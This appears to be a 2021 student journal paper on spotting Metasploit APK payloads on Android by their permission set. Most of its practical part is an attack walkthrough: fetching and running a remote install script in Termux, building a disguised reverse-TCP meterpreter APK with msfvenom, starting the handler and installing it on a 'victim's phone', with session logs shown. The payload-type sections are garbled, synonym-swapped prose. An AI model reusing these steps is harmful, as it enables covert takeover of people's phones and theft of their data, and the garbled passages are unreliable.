iJRASET
International Journal For Research in Applied Science and Engineering Technology

INTERNATIONAL JOURNAL FOR RESEARCH

IN APPLIED SCIENCE & ENGINEERING TECHNOLOGY

Volume: 9 **Issue:** VII **Month of publication:** July 2021

DOI: https://doi.org/10.22214/ijraset.2021.36564

www.ijraset.com

Call: 08813907089 | E-mail ID: ijraset@gmail.com

International Journal for Research in Applied Science & Engineering Technology (IJRASET)
ISSN: 2321-9653; IC Value: 45.98; SJ Impact Factor: 7.429
Volume 9 Issue VII July 2021- Available at www.ijraset.com

Detection of Metasploit apk Attack via Android Application

Buddheshwar R. Borkar[1], Vijaya Kamble[2]
[1]*(Currently pursuing masters' degree program in computer science engineering in Guru Nanak Institute of Engineering and Technology, Kalmeshwar Road, Dahegaon, Nagpur, Maharashtra, India- 441501)*
[2]*(Professor , Computer Science and Engineering Department in Guru Nanak Institute of Engineering and Technology kalmeshwar Road, Dahegaon, Nagpur, Maharashtra, India -441501)*

Abstract: This application deals with the detection of apk type payload attack and as we know that if the penetration attack is detected then chances are more of preventing our device from such attacks if these penetration tools are used in an unusual manner.
Here, we are trying to check the permissions of the app at the time of installation and then we are comparing these permissions with the default permissions accessed by the metasploit apk payload at runtime.

I. INTRODUCTION

Nowadays , we know about most of the hacking attacks which can take our data or extract our data from the sources. However , some penetration testing tools can also be used for such hacking purposes. Now , this application is going to deal with such a case , which is detection of the apk type payload which can get access to most of our data if it is installed in the victim's phone. Our aim is to target such penetration attacks**.**

A. Installation Of Metasploit In Termux Application

(***Note :*** Termux is an android application available on play store)
Command Line Is Given Below (Runtime Configuration):
For Installing Metasploit Through Termux Application in Android Devices

Automatic GoTo :
https://www.youtube.com/watch?v=vV_nPsS6gl4
Goto above link for installation of metasploit in one to two steps :
Here is the command line :
First of all apt update && apt upgrade
Then
Pkg install update && pkg install upgrade
Pkg install wget
Update and upgrade termux first
Then give storage permission
termux-setup-storage
pkg install wget
wget https://raw.githubusercontent.com/gushmazuko/metasploit_in_termux/master/metasploit.sh
chmod +x metasploit.sh
./metasploit.sh
After installation complete
Start postgresql
./postgresql_ctl.sh start
And run msfconsole
Msfconsole
Now metasploit is installed.

B. After Metasploit is Successfully Installed

We need to generate APK type Payload and finally we will launch or exploit it through termux application.
https://www.youtube.com/watch?v=1JVtn7nbxJE&t=247s
Goto above link for : How to control remotely Android using Metasploit in termux | Apk Payload creating | without Root.
To create apk payload , see below command line in which updater.apk is the generated apk payload.
msfvenom -p android/meterpreter/reverse_tcp LHOST=YOURIFCONFIG IPADDRESS WHICH IS BELOW WLAN LPORT=4444 R> /sdcard/updater.apk

COMMAND IN MY DEVICE AT THE TIME OF EXECUTION WAS :
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.100 LPORT=4444 R> /sdcard/latest.apk
The ip address which is mentioned above is my android device dynamic ip address while my phone was on active wifi network
Then Start msfconsole
The CommandLine for msfconsole is given below :
msf6> your command line
[9:26 AM, 6/28/2021]: msf6>
[9:26 AM, 6/28/2021] : msfconsole command line
[9:26 AM, 6/28/2021] : use exploit/multi/handler
[9:26 AM, 6/28/2021]: set payload android/meterpreter/reverse_tcp
[9:27 AM, 6/28/2021]: then enter
[9:27 AM, 6/28/2021] : set LHOST 192.168.43.158
[9:27 AM, 6/28/2021]: set LPORT 4444
[9:27 AM, 6/28/2021]: exploit
[9:27 AM, 6/28/2021]: and install the apk file in victim's phone

C. Now You Have Access To YOUR Meterpreter Session

If you are getting a proper meterpreter session then victim’s phone is hacked successfully.
IN Meterpreter session type : help
This is apk type payload , however payloads can be of different types also .
Metasploit tip: You can use help to view all
available commands

D. In MSF Console Use These Commands

1.msf6 > use exploit/multi/handler
// [*] Using configured payload generic/shell_reverse_tcp
2. msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
//payload => android/meterpreter/reverse_tcp
3.msf6 exploit(multi/handler) > set LHOST 192.168.0.100
4.Set LPORT 4444
//LHOST => 192.168.0.100
//LPORT 4444
5.msf6 exploit(multi/handler) > exploit
[-] Exploit failed: One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
[*] Exploit completed, but no session was created
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > exploit

ISSN: 2321-9653; IC Value: 45.98; SJ Impact Factor: 7.429
Volume 9 Issue VII July 2021- Available at www.ijraset.com

[-] Exploit failed: One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > set LHOST 192.168.0.100
LHOST => 192.168.0.100
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.100:4444
[*] Sending stage (77014 bytes) to 192.168.0.100
[*] Sending stage (77014 bytes) to 192.168.0.100
[-] Failed to load client portion of stdapi.
[-] Failed to load client portion of android.
[-] Failed to load client portion of appapi.
[*] Meterpreter session 2 opened (192.168.0.100:4444 -> 192.168.0.100:49165) at 2021-06-28 09:34:01 +0530
[*] Meterpreter session 1 opened (192.168.0.100:4444 -> 192.168.0.100:49163) at 2021-06-28 09:34:01 +0530
meterpreter > help

II. DESIGN OF THE DETECTION MODULE

==========

We need an app which can detect the permissions which are needed by metasploit for its execution.
If The installed apps have these same permissions or more than these permissions then the app installed is malicious otherwise the app is safe
1.Device Admin is on/off
2.Other Permissions required by apk type payload which are listed below :

A. Modify System Settings

Allows the app to modify the system's settings data. Malicious apps may corrupt your system's configuration.

B. Call Logs

1) Read call logs
2) This app can read your call history
3) Write call logs : Allows the app to modify your phone's call log, including data about incoming and outgoing calls. Malicious apps may use this to erase or modify your call log.

C. Take pictures and Videos

This app can take pictures and record videos using the camera at any time.

D. Modify Your Contacts

Allows the app to modify the data about your contacts stored on your phone , including the frequency with which you've called, emailed or communicated in other ways with specific contacts. This permission allows apps to delete contact data.

E. Read Your Contacts

Allow the app to read data about your contacts stored on your phone , including the frequency with which you've called, emailed or communicated in other ways with specific individuals. This permission allows apps to save your contact data, and malicious apps may share contact data without your knowledge.

F. Microphone (Record audio)

This app can record audio using the microphone at any time.

G. SMS

This app can read all sms (text) messages or mms stored on your phone.
Receive text messages(SMS)
Send and view SMS , allows the app to receive and process SMS messages. This means that the app could monitor or delete messages sent to your device without showing them to you.
This may result in unexpected charges. Malicious apps may cost you money by sending messages without your confirmation.

H. Modify or Delete the Contents

It can modify or delete the contents of your USB storage read the contents of your USB storage.

I. Directly call Phone Numbers

Allows the app to call phone numbers without your intervention. This may result in unexpected charges or calls. Note that this doesn't allow the app to call emergency numbers. Malicious apps may cost you money by making calls without your confirmation.

J. Read Phone Status and Identity

Allows the app to access the phone features of the device . This permission allows the app to determine the phone number and device IDs. whether a call is active and the remote number connected by a call.
These above are the permissions needed by the app to exploit an .apk type payload

III. DETECTION THROUGH ANDROID APPLICATION

Metasploit is a penetration tool which is used for testing purposes by the engineers for the fulfillment of right security which is going to be tested by testing people of the company. However , it is possible that anyone can make an unused or can be tried to make security breaches through the use of such apps , and therefore here comes the app which is going to check the permissions of all the installed apps in an android device and hence which will detect the malicious apps in the system. It can not only check the default apps but also it will be able to check the permissions of the apps which are temporarily stored on the phone's internal or external memory. If all these permissions are mentioned in the installing apk then it can be considered as harmful apk for the system and must be checked before installing it. Many researchers have done for the implantation of the APK PAYLOADS.
METASPLOIT HAVE SEVERAL PAYLOAD TYPES WHICH CAN BE CREATED FOR PENETRATION TESTING PURPOSE . These are given below :

A. Expanding On Payload Types In Metasploit

We momentarily covered the three primary payload types: singles, stagers and stages. Metasploit contains various kinds of payloads, each serving an interesting job inside the structure. How about we investigate the different sorts of payloads accessible and find out about when each type ought to be utilized.

B. INLINE (NON STAGED)

A solitary payload containing the endeavor and full shell code for the choice task. Inline payloads are by configuration more steady than their partners since they contain everything across the board. Nonetheless a few endeavors wont support the subsequent size of these payloads.

C. Stager

Stager payloads work in conjunction with stage payloads in order to perform a specific task. A stager establishes a communication channel between the attacker and the victim and reads in a stage payload to execute on the remote host.

D. Meterpreter

Meterpreter, the short type of Meta-Translator, is a high level, complex payload that works through dll infusion. The Meterpreter lives totally in the memory of the far off host and leaves no followers on the hard drive, making it exceptionally hard to recognize with ordinary criminological methods. Contents and modules can be stacked and dumped progressively as required and Meterpreter improvement is solid and continually advancing.

E. PASSIVEX

PassiveX is a payload that can help in evading prohibitive outbound firewalls. It does this by utilizing an ActiveX control to make a secret occasion of Web Pilgrim. Utilizing the new ActiveX control, it speaks with the assailant by means of HTTP solicitations and reactions.

F. NONX

The NX (No eXecute) bit is a component incorporated into certain central processors to keep code from executing in specific spaces of memory. In Windows, NX is carried out as Information Execution Avoidance (DEP). The Metasploit NoNX payloads are intended to evade DEP.

G. ORD

·Ordinal payloads are Windows stager based payloads that enjoy unmistakable benefits and weaknesses. The benefits being it chips away at each flavor and language of Windows tracing all the way back to Windows 9x without the express meaning of a bring address back. They are additionally incredibly small. Nonetheless two unmistakable impediments settle on them, not the default decision. The first being that it depends on the way that ws2_32.dll is stacked in the process being misused before abuse. The second being that it's somewhat less steady than different stages.

H. IPV6

The Metasploit IPv6 payloads, as the name shows, are intended to work over IPv6 organizations.


I. Reflective Dll Injection

Intelligent DLL Infusion is a procedure whereby a phase payload is infused into a compromised have measure running in memory, always failing to contact the host hard drive. The VNC and Meterpreter payloads both utilize intelligent DLL infusion. You can peruse more about this from Stephen Less, the maker of the intelligent DLL infusion technique. [Note: This site does not exist anymore, and is connected to for chronicled purposes]

Since we have a comprehension of what a payload will be, payload types, and when to utilize them, we should produce a few payloads.

REFERENCES

[1] Himanshu Gupta, Rohit Kumar, “Protection against Penetration Attacks using Metasploit” ,in: 2015 4th International Conference on Reliability, Infocom Technologies and Optimization (ICRITO) (Trends and Future Directions). IEEE , 2015.
[2] Pawan Kesharwani1, Sudhanshu Shekhar Pandey2, Vishal Dixit3, Lokendra Kumar Tiwari4 “A study on Penetration Testing Using Metasploit Framework” in Dec 2018 International Research Journal of Engineering and Technology (IRJET), pp.193-200.
[3] F. Holik, J. Horalek, O. Marik, S. Neradova, and S. Zitta, “Effective penetration testing with metasploit framework and methodologies,” in 2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI). IEEE, 2014, pp. 237–242.
[4] Sonali Patil Ankur Jangra Mandar Bhale Akshay Raina Pratik Kulkarni “Ethical Hacking : The Need for Cyber Security” in IEEE International Conference on Power, Control, Signals and Instrumentation Engineering (ICPCSI-2017).pp.1602-1606
[5] Sudhanshu Raj , Navpreet Kaur Walia “A study on Metasploit Framework : A Pen-Testing Tool” in 2020 International Conference on Computational Performance Evaluation (ComPE), North-Eastern Hill University, Shillong, Meghalaya, India. July 2–4, 2020.pp. 296-302
[6] Ovidiu Valea∗ and Ciprian Oprisa,“Towards Pentesting Automation Using Metasploit Framework” in 2020 IEEE 16th International Conference on Intelligent Computer Communication and Processing (ICCP) pp. 171-178



10.22214/IJRASET

45.98

IMPACT FACTOR: 7.129

IMPACT FACTOR: 7.429

INTERNATIONAL JOURNAL FOR RESEARCH

IN APPLIED SCIENCE & ENGINEERING TECHNOLOGY